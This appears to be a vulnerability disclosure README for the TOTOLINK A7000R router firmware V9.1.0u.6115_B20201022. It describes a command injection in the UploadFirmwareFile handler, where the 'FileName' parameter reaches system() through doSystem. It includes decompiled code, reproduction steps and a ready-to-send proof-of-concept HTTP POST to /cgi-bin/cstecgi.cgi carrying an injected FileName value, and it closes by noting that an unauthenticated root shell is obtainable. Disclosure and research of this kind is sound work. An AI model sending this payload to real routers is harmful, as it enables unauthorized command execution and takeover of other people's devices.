

main vuln / TOTOLINK / A7000R / 4 /



Darry-lang1 Add files via upload ...

on Jul 26 History

..



img

4 months ago



readme.md

4 months ago



readme.md

TOTOLink A7000R V9.1.0u.6115_B20201022 Has an command injection vulnerability

Overview

- Manufacturer's website information: <https://www.totolink.net/>
- Firmware download address :
https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.htm
|

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview:

NO	Name	Version	Updated	Download
1	A7000R_Datasheet	Ver1.0	2020-08-07	
2	A7000R_Firmware	V4.1cu.3053_B20180329	2020-09-10	
3	A7000R_Firmware	V4.1cu.3382_B20180529	2020-09-10	
4	A7000R_Firmware	V4.1cu.4080_B20190530	2020-09-10	
5	A7000R_Firmware	V4.1cu.4154_B20191014	2020-09-10	
6	A7000R_Firmware	V9.1.0u.6115_B20201022(Transition version)	2020-12-30	

Vulnerability details

TOTOLINK A7000R (V9.1.0u.6115_B20201022) was found to contain a command insertion vulnerability in UploadFirmwareFile. This vulnerability allows an attacker to execute arbitrary commands through the "FileName" parameter.

```

51  int v51; // [sp+21Ch] [-B0h]
52  int v52; // [sp+220h] [-ACh]
53  int v53; // [sp+224h] [-A8h]
54  int v54; // [sp+228h] [-A4h]
55  int v55; // [sp+22Ch] [-A0h]
56  char v56[52]; // [sp+230h] [-9Ch] BYREF
57  int v57; // [sp+264h] [-68h]
58
59  memset(v40, 0, sizeof(v40));
60  Var = (const char *)websGetVar(a1, "FileName", &byte_42E318);
61  websGetVar(a1, "FullName", &byte_42E318);
62  v3 = websGetVar(a1, "ContentLength", &word_42C8AC);
63  Object = cJSON_CreateObject();
64  v5 = strtol(v3, 0, 10) + 1;
65  strcpy(v40, "/tmp/myImage.img");
66  doSystem("mv %s %s", Var, v40);
67  if ( v5 >= 0x8000 )
68  {
69      if ( v40[0] )
70      {
71          v8 = (unsigned int)get_mtd_size("fullflash") >> 20;

```

Var is passed directly into the dosystem function.

```

$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupg
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc

```

The `dosystem` function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
    char v2[516]; // [sp+1Ch] [-204h] BYREF
    va_list va; // [sp+22Ch] [+Ch] BYREF

    va_start(va, a1);
    vsnprintf(v2, 0x200, a1, (va_list *)va);
    return system(v2);
}
```

Reverse analysis found that the function was called directly through the `system` function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 76
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"FileName":"","ps #","ContentLength":"1","topicurl":"UploadFirmwareFile"}
1
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.